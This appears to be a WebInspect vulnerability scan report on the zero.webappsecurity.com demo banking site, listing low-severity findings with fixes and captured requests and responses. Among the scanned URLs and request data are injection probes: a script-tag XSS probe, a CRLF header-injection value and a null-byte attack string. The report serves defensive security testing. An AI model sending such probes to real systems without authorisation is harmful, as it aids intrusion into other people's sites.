Attack Request:

GET /db/ HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 403 Forbidden
Date: Thu, 20 Mar 2014 22:38:09 GMT
S...TRUNCATED...

File Names:
- http://zero.webappsecurity.com:80/db/

Low **Access Control: Unprotected Directory**

Summary:

Development-related directories were discovered within your web application during a Directory Enumeration scan. Risks associated with an attacker discovering a directory on your application server depend upon what type of directory is discovered, and what types of files are contained within it. The primary threat, other than accessing files containing sensitive information, is that an attacker can utilize the information discovered in that directory to perform other types of attacks. Recommendations include restricting access to important directories or files by adopting a "need to know" requirement for both the document and server root, and turning off features such as Automatic Directory Listings that provide information that could be utilized by an attacker when formulating or conducting an attack.

Fix:

For Security Operations:
You should evaluate the production requirements for the found directory. If the directory is not required for production operation, then the directory and its contents should be removed or restricted by a server access control mechanism. More information about implementing access control schemes can be found in the References. Automatic directory indexing should also be disabled, if applicable.

For Development:
This problem will be resolved by the web application server administrator. In general, do not rely on 'hidden' directories within the web root that can contain sensitive resources or web applications. Assume an attacker knows about the existence of all directories and files on your web site, and protect them with proper access controls.

For QA:
This problem will be resolved by the web application server administrator.

Reference:

Implementing Basic Authentication in IIS
http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/abbca505-6f63-4267-aac1-1ea89d861eb4.mspx

Implementing Basic Authentication in Apache
http://httpd.apache.org/docs/howto/auth.html#intro

Attack Request:

GET /testing/ HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 403 Forbidden
Date: Thu, 20 Mar 2014 22:38:18 GMT
S...TRUNCATED...

File Names:
- http://zero.webappsecurity.com:80/testing/

Low **Access Control: Unprotected Directory**

Summary:

Directory Enumeration vulnerabilities were discovered within your web application. Risks associated with an attacker discovering a directory on your application server depend upon what type of directory is discovered, and what types of files are contained within it. The primary threat, other than accessing files containing sensitive information, is that an attacker can utilize the information discovered in that directory to perform other types of attacks. Recommendations include restricting access to important directories or files by adopting a "need to know" requirement for both the document and server root, and turning off features such as Automatic Directory Listings that provide information that could be utilized by an attacker when formulating or conducting an attack.

Fix:

For Security Operations:
You should evaluate the production requirements for the found directory. If the directory is not required for production operation, then the directory and its contents should be removed or restricted by a server access control mechanism. More information about implementing access control schemes can be found in the References. Automatic directory indexing should also be disabled, if applicable.

For Development:
This problem will be resolved by the web application server administrator. In general, do not rely on 'hidden' directories within the web root that can contain sensitive resources or web applications. Assume an attacker knows about the existence of all directories and files on your web site, and protect them with proper access controls.

For QA:
This problem will be resolved by the web application server administrator.

Reference:

Implementing Basic Authentication in IIS
http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/abbca505-6f63-4267-aac1-1ea89d861eb4.mspx

Implementing Basic Authentication in Apache
http://httpd.apache.org/docs/howto/auth.html#intro

Attack Request:

GET /docs/ HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:38:20 GMT
Server: ...TRUNCATED...

File Names:
- http://zero.webappsecurity.com:80/docs/

Low **Access Control: Unprotected Directory**

Summary:

E-Commerce and/or financial-related directories were discovered within your web application during a Directory Enumeration scan. Risks associated with an attacker discovering a directory on your application server depend upon what type of directory is discovered, and what types of files are contained within it. The primary threat, other than accessing files containing sensitive information, is that an attacker can utilize the information discovered in that directory to perform other types of attacks. Recommendations include restricting access to important directories or files by adopting a "need to know" requirement for both the document and server root, and turning off features such as Automatic Directory Listings that provide information that could be utilized by an attacker when formulating or conducting an attack.

Fix:

For Security Operations:

You should evaluate the production requirements for the found directory. If the directory is not required for production operation, then the directory and its contents should be removed or restricted by a server access control mechanism. More information about implementing access control schemes can be found in the References. Automatic directory indexing should also be disabled, if applicable.

For Development:
This problem will be resolved by the web application server administrator. In general, do not rely on 'hidden' directories within the web root that can contain sensitive resources or web applications. Assume an attacker knows about the existence of all directories and files on your web site, and protect them with proper access controls.

For QA:
This problem will be resolved by the web application server administrator.

Reference:

Implementing Basic Authentication in IIS
http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/abbca505-6f63-4267-aac1-1ea89d861eb4.mspx

Implementing Basic Authentication in Apache
http://httpd.apache.org/docs/howto/auth.html#intro

Attack Request:

GET /bank/ HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 404 Not Found
Date: Thu, 20 Mar 2014 22:36:11 GMT
S...TRUNCATED...

File Names:
- http://zero.webappsecurity.com:80/bank/

Low **Access Control: Unprotected File**

Summary:

Logfile and/or statistic directories were discovered within your web application during a Directory Enumeration scan. Risks associated with an attacker discovering a directory on your application server depend upon what type of directory is discovered, and what types of files are contained within it. The primary threat, other than accessing files containing sensitive information, is that an attacker can utilize the information discovered in that directory to perform other types of attacks. Recommendations include restricting access to important directories or files by adopting a "need to know" requirement for both the document and server root, and turning off features such as Automatic Directory Listings that provide information that could be utilized by an attacker when formulating or conducting an attack.

Fix:

For Security Operations:
You should evaluate the production requirements for the found directory. If the directory is not required for production operation, then the directory and its contents should be removed or restricted by a server access control mechanism. More information about implementing access control schemes can be found in the References. Automatic directory indexing should also be disabled, if applicable.

For Development:
This problem will be resolved by the web application server administrator. In general, do not rely on 'hidden' directories within the web root that can contain sensitive resources or web applications. Assume an attacker knows about the existence of all directories and files on your web site, and protect them with proper access controls.

For QA:
This problem will be resolved by the web application server administrator.

Reference:

Implementing Basic Authentication in IIS
http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/abbca505-6f63-4267-aac1-1ea89d861eb4.mspx

Implementing Basic Authentication in Apache

http://httpd.apache.org/docs/howto/auth.html#intro

Attack Request:

GET /stats/ HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 403 Forbidden
Date: Thu, 20 Mar 2014 22:39:43 GMT
S...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/stats/
- http://zero.webappsecurity.com:80/error_log/

Low **Access Control: Unprotected Directory**

Summary:

Directories that may be restricted to only certain users were discovered within your web application during a Directory Enumeration scan. Risks associated with an attacker discovering a directory on your application server depend upon what type of directory is discovered, and what types of files are contained within it. The primary threat, other than accessing files containing sensitive information, is that an attacker can utilize the information discovered in that directory to perform other types of attacks. Recommendations include restricting access to important directories or files by adopting a "need to know" requirement for both the document and server root, and turning off features such as Automatic Directory Listings that provide information that could be utilized by an attacker when formulating or conducting an attack.

Fix:

For Security Operations:
You should evaluate the production requirements for the found directory. If the directory is not required for production operation, then the directory and its contents should be removed or restricted by a server access control mechanism. More information about implementing access control schemes can be found in the References. Automatic directory indexing should also be disabled, if applicable.

For Development:
This problem will be resolved by the web application server administrator. In general, do not rely on 'hidden' directories within the web root that can contain sensitive resources or web applications. Assume an attacker knows about the existence of all directories and files on your web site, and protect them with proper access controls.

For QA:
This problem will be resolved by the web application server administrator.

Reference:

Implementing Basic Authentication in IIS
http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/abbca505-6f63-4267-aac1-1ea89d861eb4.mspx

Implementing Basic Authentication in Apache
http://httpd.apache.org/docs/howto/auth.html#intro

Attack Request:

GET /user/ HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 403 Forbidden
Date: Thu, 20 Mar 2014 22:40:27 GMT
S...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/user/

Low **Access Control: Unprotected File**

Summary:

A documentation file was found. The danger in having a documentation file available is that it reveals to attackers what type of software you are using and often the specific version information, or a location from where the attacker could download the software itself. Recommendations include removing this file from the production server.

Execution:

Open a web browser and navigate to http://zero.webappsecurity.com:80/readme.txt.

Implication:

The disclosed documentation may aid an attacker in attacking the server and application.

Fix:

For Security Operations:
Remove documentation files from all web accessible locations, or restrict access to the files via access control mechanisms.

For Development:
Have Security Operations remove this file from the production server.

For QA:
Have Security Operations remove this file from the production server.

Attack Request:

```
GET /readme.txt HTTP/1.1
Referer: http://zero.webappsecurity.com/
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="16900754554F3B3C07493DD73260DEA8";
PSID="776DCA604793AAE21823953A8C722303"; SessionType="AuditAttack"; CrawlType="None"; AttackType="None";
OriginatingEngineID="65cee7d3-561f-40dc-b5eb-c0b8c2383fcb"; AttackSequence="13"; AttackParamDesc="";
AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="10342"; Engine="Request+Modify"; Retry="False";
SmartMode="NonServerSpecificOnly"; ThreadId="56"; ThreadType="StateRequestorPool";
X-RequestManager-Memo: StateID="4009"; sc="1"; ID="396da81c-5931-43c9-81ec-1edd25509986";
X-Request-Memo: ID="f8d4f3ed-cb88-409f-8e16-261111a3b746"; ThreadId="39";
Cookie: CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51
```

Attack Response:

```
HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:36:31 GMT
Server: ...TRUNCATED...
```

File Names:

- http://zero.webappsecurity.com:80/readme.txt
- http://zero.webappsecurity.com:80/README.txt

Low **System Information Leak**

Summary:

A Subversion (SVN) keyword replacement was found in the page content. This tag generally contains the SVN user name, which may also be a system user name. Recommendations include changing how or where the SVN keyword is used so that it is not included in page content when deployed to the web server.

Execution:

Click http://zero.webappsecurity.com:80/docs/security-manager-howto.html to load the page, then view the page source to find the SVN revision tag.

Implication:

User names may be disclosed.

Fix:

Change the location of the SVN keyword so that it is not included in page output, or change the SVN properties to not include the keyword substitution.

Reference:

Vendor:
http://subversion.tigris.org/

Version Control with Subversion:
Chapter 7. Advanced Topics: Properties

Attack Request:

GET /docs/security-manager-howto.html HTTP/1.1
Referer: http://zero.webappsecurity.com/docs/
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="88A9974FDD0301B37F4A24E4D3230EBE";
PSID="E6C8F4B19B0B19458326A26516DB27A6"; SessionType="Crawl"; CrawlType="HTML"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="ff6778fa-f1a9-4de4-b963-a436c24e34b0";
X-Request-Memo: ID="7e6c2b8b-9086-4c37-a4f5-9f62f1b9bd56"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=2DC913EA;username=usern
ame;password=password

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:47:13 GMT
Server: Apache/2.2.22 (Ubuntu)
Accept-Ranges: bytes
ETag: W/"41342-1372751977000"
Last-Modified: Tue, 02 Jul 2013 07:59:37 GMT
Content-Length: 41342
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED... to the web application's working directory
//
// $Id: catalina.policy 1460221 2013-03-23 20:17:29Z kkolinko $
// ==...TRUNCATED...

File Names:
- http://zero.webappsecurity.com:80/docs/security-manager-howto.html

---

Low **Poor Error Handling: Unhandled Exception**

Summary:

A minor vulnerability has been detected within your web application due to the discovery of a fully qualified path name to the root of your system. This most often occurs in context of an error being produced by the web application. Fully qualified server path names allow an attacker to know the file system structure of the web server, which is a baseline for many other types of attacks to be successful. Recommendations include adopting a consistent error handling scheme and mechanism that prevents fully qualified path names from being displayed.

Fix:

For Development:

Don't display fully qualified pathnames as part of error or informational messages. At the least, fully qualified pathnames can provide an attacker with important information about the architecture of web application.

For Security Operations:

The following recommendations will help to ensure that a potential attacker is not deriving valuable information from any error message that is presented.

- Uniform Error Codes: Ensure that you are not inadvertently supplying information to an attacker via the use of inconsistent or "conflicting" error messages. For instance, don't reveal unintended information by utilizing error messages such as Access Denied, which will also let an attacker know that the file he seeks actually exists. Have consistent terminology for files and folders that do exist, do not exist, and which have read access denied.
- Informational Error Messages: Ensure that error messages do not reveal too much information. Complete or partial paths, variable and file names, row and column names in tables, and specific database errors should never be revealed to the end user. Remember, an attacker will gather as much information as possible, and then add pieces of seemingly innocuous information together to craft a method of attack.
- Proper Error Handling: Utilize generic error pages and error handling logic to inform end users of potential problems. Do not provide system information or other data that could be utilized by an attacker when orchestrating an attack.

For QA:

In reality, simple testing can usually determine how your web application will react to different input errors. More expansive testing must be conducted to cause internal errors to gauge the reaction of the site.

The best course of action for QA associates to take is to ensure that the error handling scheme is consistent. Do you receive a different type of error for a file that does not exist as opposed to a file that does? Are phrases like "Permission Denied" utilized which could reveal the existence of a file to an attacker? It is often a seemingly innocuous piece of information that provides an attacker with the means to discover something else which he can then utilize when conducting an attack.

Attack Request:

GET /docs/windows-auth-howto.html HTTP/1.1
Referer: http://zero.webappsecurity.com/docs/
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="68A2C49888FC2B4B3E1BAB875D949529";
PSID="E6C8F4B19B0B19458326A26516DB27A6"; SessionType="Crawl"; CrawlType="HTML"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="6f76a20d-e84a-4519-a5e7-bba0f0d7afa5";
X-Request-Memo: ID="d0afcebc-b412-42ce-a6cd-da8ed448f6cb"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=2DC913EA;username=usern
ame;password=password

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:49:42 GMT
Server: Apache/2.2.22 (Ubuntu)
Accept-Ranges: bytes
ETag: W/"29284-1372751977000"
Last-Modified: Tue, 02 Jul 2013 07:59:37 GMT
Content-Length: 29284
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED...><td bgcolor="#ffffff" height="1"><pre>ktpass /out C:\tomcat.keytab /mapuser tc01@DEV.LOCAL
/pr...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/docs/windows-auth-howto.html
- http://zero.webappsecurity.com:80/admin/WS_FTP.LOG
- http://zero.webappsecurity.com:80/docs/building.html
- http://zero.webappsecurity.com:80/docs/windows-service-howto.html
- http://zero.webappsecurity.com:80/examples/jsp/sessions/carts.jsp?item=Beavis+%26%20Butt-head%20Vide
- http://zero.webappsecurity.com:80/docs/config/host.html

Low **Access Control: Unprotected Directory**

Summary:

A directory named 'admin' was discovered within your web application. Risks associated with an attacker discovering an administrative directory on your application server typically include the potential for the attacker to use the administrative applications to affect the operations of the web site. Recommendations include restricting access to important directories or files by adopting a "need to know" requirement for both the document and server root, and turning off features such as Automatic Directory Listings that provide information that could be utilized by an attacker when formulating or conducting an attack.

Implication:

Administrative directories typically contain applications capable of changing the configuration of the running software; an attacker who gains access to an administrative application can drastically affect the operation of the web site.

Fix:

For Security Operations:
You should evaluate the production requirements for the found directory. If the directory is not required for production operation, then the directory and its contents should be removed or restricted by a server access control mechanism. More information about implementing access control schemes can be found in the References. Automatic directory indexing should also be disabled, if applicable.

For Development:
This problem will need to be resolved by the web application server administrator. In general, do not rely on 'hidden' directories within the web root that can contain sensitive resources or web applications. Assume an attacker knows about the existence of all directories and files on your web site, and protect them with proper access controls.

For QA:
This problem will be resolved by the web application server administrator.

Reference:

Implementing Basic Authentication in IIS
http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/abbca505-6f63-4267-aac1-1ea89d861eb4.mspx

Authentication, Authorization and Access Control
http://httpd.apache.org/docs/2.0/howto/auth.html

Attack Request:

GET /admin/ HTTP/1.1
Referer: http://zero.webappsecurity.com...TRUNCATED...

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 22:36:23 GMT
Server: ...TRUNCATED...

File Names:
- http://zero.webappsecurity.com:80/admin/

Low **System Information Leak: LDAP Query**

Summary:

A possible LDAP query was discovered. This could reveal variable names, path information, and other things of value to a potential attacker. Recommendations include not hard-coding LDAP query strings in your application code.

Implication:

An attacker who discovers an LDAP query string could orchestrate more damaging attacks such as LDAP Injection which could be utilized to retrieve information from the LDAP server.

Fix:

Do not hard code LDAP query strings in your application code.

Attack Request:

GET /docs/config/listeners.html HTTP/1.1
Referer: http://zero.webappsecurity.com/docs/jndi-datasource-examples-howto.html
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="26EB7F14C51B44B261BF265AF97D29F5";
PSID="C35F1912F9EBAC57C9E5C214AEAE95BA"; SessionType="Crawl"; CrawlType="HTML"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="356d6f07-6866-4cbc-b933-3f6fb9b37f33";
X-Request-Memo: ID="7b3e8bb3-21b2-4d6f-92fc-74cc84cb7f32"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=2DC913EA;username=usern
ame;password=password

Attack Response:

HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 23:07:20 GMT
Server: Apache/2.2.22 (Ubuntu)
Accept-Ranges: bytes
ETag: W/"47353-1372751977000"
Last-Modified: Tue, 02 Jul 2013 07:59:37 GMT
Content-Length: 47353
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: text/html

...TRUNCATED...dule.LdapLoginModule REQUIRED
userProvider="ldap://ldap-svr/ou=people,dc=example,dc=com"
userFilter...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/docs/config/listeners.html
- http://zero.webappsecurity.com:80/docs/realm-howto.html

Low

Insecure Deployment: Unpatched Application

Summary:

WebInspect detected the use of an ActiveX object. This could indicate a vulnerability is present if a vulnerable public version of the Microsoft Active Template was utilized. There are three vulnerabilities in the public versions of the Microsoft Active Template Library (ATL) included with Visual Studio. Applications and components created with these versions of ATL are vulnerable to remote code execution and information disclosure attacks. Visual Studio itself is not vulnerable to these issues. In these three vulnerabilities, ATL processes data incorrectly which can lead to memory corruption, information disclosure, and instantiation of objects without regard to security policy. After Visual Studio is patched, it will no longer create applications and components with these vulnerabilities. However, applications and components compiled using the vulnerable version of ATL need to be rebuilt with the safe version released by Microsoft. Recommendations include applying any relevant service pack or patch as listed in the Fix section, then recompiling and redistrubiting any software created prior to the update. If you have already applied the proper fix, then this vulnerability can safely be ignored.

Implication:

Any application compiled using the vulnerable active template could be subject to code execution and information disclosure vulnerabilities.

Fix:

Apply the appropriate fix via Microsoft Update or directly from Microsoft at the locations listed below. Be aware that developers must recompile any software created prior to this update and redistribute it to users. Otherwise, such software could still be vulnerable. If you have already applied the proper fix, then this vulnerability can safely be ignored.

Microsoft Visual Studio .NET 2003 Service Pack 1
http://www.microsoft.com/downloads/details.aspx?FamilyID=63ce454e-f69c-44e3-89fb-eb23c2e2154e

Microsoft Visual Studio 2005 Service Pack 1
http://www.microsoft.com/downloads/details.aspx?FamilyID=7c8729dc-06a2-4538-a90d-ff9464dc0197

Microsoft Visual Studio 2005 Service Pack 1 64-bit Hosted Visual C++ Tools
http://www.microsoft.com/downloads/details.aspx?FamilyID=43f96f2a-69c6-4c5e-b72c-0edfa35f4fc2

Microsoft Visual Studio 2008
http://www.microsoft.com/downloads/details.aspx?familyid=8f9da646-94dd-469d-baea-a4306270462c

Microsoft Visual Studio 2008 Service Pack 1
http://www.microsoft.com/downloads/details.aspx?familyid=294de390-3c94-49fb-a014-9a38580e64cb

Microsoft Visual C++ 2005 Service Pack 1 Redistributable Package
http://www.microsoft.com/downloads/details.aspx?familyid=766a6af7-ec73-40ff-b072-9112bab119c2

Microsoft Visual C++ 2008 Redistributable Package
http://www.microsoft.com/downloads/details.aspx?familyid=8b29655e-9da4-4b6b-9ac5-687ca0770f93

Microsoft Visual C++ 2008 Service Pack 1 Redistributable Package
http://www.microsoft.com/downloads/details.aspx?familyid=2051a0c1-c9b5-4b0a-a8f5-770a549fd78c

Reference:

Microsoft:
Active Template Library Security Update for Developers
Microsoft Security Bulletin MS09-035

CVE:
CVE-2009-0901
CVE-2009-2493
CVE-2009-2495

Attack Request:

```
GET /examples/jsp/plugin/plugin.jsp HTTP/1.1
Referer: http://zero.webappsecurity.com/examples/jsp/
Accept: */*
Pragma: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Host: zero.webappsecurity.com
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Crawl"; SID="B830E071EEC1EAB22E0F5D8C8B57EA8B";
PSID="071D2DC1A711FCBB71A1E069C100C27F"; SessionType="Crawl"; CrawlType="HTML"; AttackType="None";
OriginatingEngineID="00000000-0000-0000-0000-000000000000"; ThreadId="82";
ThreadType="CrawlBreadthFirstDBReader";
X-RequestManager-Memo: StateID="103"; sc="1"; ID="4d366013-d11e-444d-a055-eb7555d1dd4f";
X-Request-Memo: ID="80520408-de65-4832-9fc8-47dbebc87a4e"; ThreadId="27";
Cookie:
CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=3258C05D;username=usern
ame;password=password;JSESSIONID=2DC913EA
```

Attack Response:

```
HTTP/1.1 200 OK
Date: Thu, 20 Mar 2014 23:12:16 GMT
Server: Apache/2.2.22 (Ubuntu)
Content-Length: 868
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=49
Connection: Keep-Alive
Content-Type: text/html;charset=ISO-8859-1

...TRUNCATED...ody bgcolor="white">
<h3> Current time is : </h3>
<object classid="clsid:8AD9C840-044E-11D1-B3E9-00805F499D93" width="160" height="150"
codebase="http://java.sun.com/products/plugin/1.2.2/jinstall-1_2_2-win.cab#Version=1,2,2,0">
<param name="java_code" value="Clock2.class">
<pa...TRUNCATED...
```

File Names:
- http://zero.webappsecurity.com:80/examples/jsp/plugin/plugin.jsp

---

Low

Poor Error Handling: Server Error Message

Summary:

A server error response was detected. The server could be experiencing errors due to a misbehaving application, a misconfiguration, or a malicious value sent during the auditing process. While error responses in and of themselves are not

dangerous, per se, the error responses give attackers insight into how the application handles error conditions. Errors that can be remotely triggered by an attacker can also potentially lead to a denial of service attack or other more severe vulnerability. Recommendations include designing and adding consistent error handling mechanisms which are capable of handling any user input to your web application, providing meaningful detail to end-users, and preventing error messages that might provide information useful to an attacker from being displayed.

Implication:

The server has issued a 500 error response. While the body content of the error page may not expose any information about the technical error, the fact that an error occurred is confirmed by the 500 status code. Knowing whether certain inputs trigger a server error can aid or inform an attacker of potential vulnerabilities.

Fix:

For Security Operations:

Server error messages, such as "File Protected Against Access", often reveal more information than intended. For instance, an attacker who receives this message can be relatively certain that file exists, which might give him the information he needs to pursue other leads, or to perform an actual exploit. The following recommendations will help to ensure that a potential attacker is not deriving valuable information from any server error message that is presented.

- Uniform Error Codes: Ensure that you are not inadvertently supplying information to an attacker via the use of inconsistent or "conflicting" error messages. For instance, don't reveal unintended information by utilizing error messages such as Access Denied, which will also let an attacker know that the file he seeks actually exists. Have consistent terminology for files and folders that do exist, do not exist, and which have read access denied.
- Informational Error Messages: Ensure that error messages do not reveal too much information. Complete or partial paths, variable and file names, row and column names in tables, and specific database errors should never be revealed to the end user. Remember, an attacker will gather as much information as possible, and then add pieces of seemingly innocuous information together to craft a method of attack.
- Proper Error Handling: Utilize generic error pages and error handling logic to inform end users of potential problems. Do not provide system information or other data that could be utilized by an attacker when orchestrating an attack.

Removing Detailed Error Messages

Find instructions for turning off detailed error messaging in IIS at this link:

http://support.microsoft.com/kb/294807

For Development:

From a development perspective, the best method of preventing problems from arising from server error messages is to adopt secure programming techniques that prevent problems that might arise from an attacker discovering too much information about the architecture and design of your web application. The following recommendations can be used as a basis for that.

- Stringently define the data type (for instance, a string, an alphanumeric character, etc) that the application will accept.
- Use what is good instead of what is bad. Validate input for improper characters.
- Do not display error messages to the end user that provide information (such as table names) that could be utilized in orchestrating an attack.
- Define the allowed set of characters. For instance, if a field is to receive a number, only let that field accept numbers.
- Define the maximum and minimum data lengths for what the application will accept.
- Specify acceptable numeric ranges for input.

For QA:

The best course of action for QA associates to take is to ensure that the error handling scheme is consistent. Do you receive a different type of error for a file that does not exist as opposed to a file that does? Are phrases like "Permission Denied" utilized which could reveal the existence of a file to an attacker? Inconsistent methods of dealing with errors gives an attacker a very powerful way of gathering information about your web application.

Reference:

Apache:
Security Tips for Server Configuration
Protecting Confidential Documents at Your Site
Securing Apache - Access Control

Microsoft:
How to set required NTFS permissions and user rights for an IIS 5.0 Web server
Default permissions and user rights for IIS 6.0
Description of Microsoft Internet Information Services (IIS) 5.0 and 6.0 status codes

Attack Request:

POST /bank/money-map-get-spending-details.html?_dc=1395355079667 HTTP/1.1
Referer: http://zero.webappsecurity.com/bank/money-map.html
Host: zero.webappsecurity.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 6
Pragma: no-cache
Cache-Control: no-cache
User-Agent: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
Connection: Keep-Alive
X-WIPP: AscVersion=10.20.652.10
X-Scan-Memo: Category="Audit.Attack"; SID="D22B26573F3E364596E46A504F5108F2";
PSID="D0388364E6D50592FEF65955299757F6"; SessionType="AuditAttack"; CrawlType="None";
AttackType="PostParamManipulation"; OriginatingEngineID="18264a0f-d83e-4ef5-a73d-1f06044c9fde"; AttackSequence="0";
AttackParamDesc="id"; AttackParamIndex="0"; AttackParamSubIndex="0"; CheckId="2134"; Engine="Post+Injection";
Retry="False"; SmartMode="NonServerSpecificOnly"; AttackString="%2500"; AttackStringProps="Attack"; ThreadId="54";
ThreadType="StateRequestorPool";
X-RequestManager-Memo: StateID="115"; sc="1"; ID="1b676f8d-9a22-4e14-be2b-b2016a47c7c7";
X-Request-Memo: ID="50961f96-189b-4ef7-bb16-1d65e571790b"; ThreadId="41";
Cookie: CustomCookie=WebInspect83644ZX632F0EE21C7249358BE159C67CEE9085YCE51;JSESSIONID=F874D779

id=[illegible]

Attack Response:

HTTP/1.1 500 Internal Server Error
Date: Thu, 20 Mar 2014 23:...TRUNCATED...

File Names:

- http://zero.webappsecurity.com:80/bank/money-map-get-spending-details.html?_dc=1395355079667
- http://zero.webappsecurity.com:80/examples/jsp/error/err.jsp?name=audi&submit=Submit
- http://zero.webappsecurity.com:80/account/
- http://zero.webappsecurity.com:80/<script>alert('TRACK');</script>
- http://zero.webappsecurity.com:80/signin.html
- http://zero.webappsecurity.com:80/examples/servlets/servlet/CookieExample
- http://zero.webappsecurity.com:80/auth/security-check.html
- http://zero.webappsecurity.com:80/bank/redirect.html?url=account-summary.html%0d%0aSPIHeader:%20SPIV
- http://zero.webappsecurity.com:80/examples/jsp/error/errorpge.jsp
- http://zero.webappsecurity.com:80/bank/online-statements-for-account.html
- http://zero.webappsecurity.com:80/bank/account-activity-show-transactions.html

---

Low **Server Misconfiguration: Response Headers**

Summary:

Missing a Content-Type header in the HTTP Response could expose the application to Cross-Site Scripting vulnerabilities via:

Content Sniffing Mismatch

Failure to explicitly specify the type of the content served by the requested resource can allow attackers to conduct Cross-Site Scripting attacks by exploiting the inconsistencies in content sniffing techniques employed by the browsers.
The Content-Type header is used by:

- The web server to dictate how the requested resource is interpreted by the user agent. In the absence of this header the browser depends on content sniffing algorithms to guess the type of content and render or interpret it accordingly.
- File upload filters to discard file types not allowed by the application. In the absence of a Content-Type header, the file upload filter relies on the file extension or the content of the file to detect and store an appropriate mime type for the uploaded file.

The lack of explicit content type specification can allow attackers to exploit the mismatch between the mime sniffing algorithm used by the browser and upload filter. By uploading files with benign extensions (like .jpg), an attacker can easily bypass the upload filter to upload files containing malicious HTML content. The browser's content sniffing algorithm will however render it as HTML based on the content of the file thus executing any malicious scripts embedded within the HTML content.

Character Set Mismatch

Character set specification is part of the Content-Type header. Absence of this specification could allow attackers to bypass input validation filters or HTML entity escape functionality and conduct Cross-Site Scripting attacks against the target application. When the character set is not specified, browsers will attempt to guess the most appropriate character set. This could result in a mismatch between the character set assumed by the application during the generation of the content and by the browser during the parsing and interpretation of the same content. An attacker can exploit this inconsistency to encode attacks using a character set that'll hide the malicious payloads from the valdiation filters and escaping mechanisms put in place by the application but at the same time will be interpreted by the browser as a valid executable entity.

Execution:

Below example scenarios demonstrate the exploitation of the weakness:

Content Sniffing Mismatch

. Attacker uploads a file with .jpg extension and no Content-Type specification. The file contains malicious HTML and JavaScript content embedded inside.

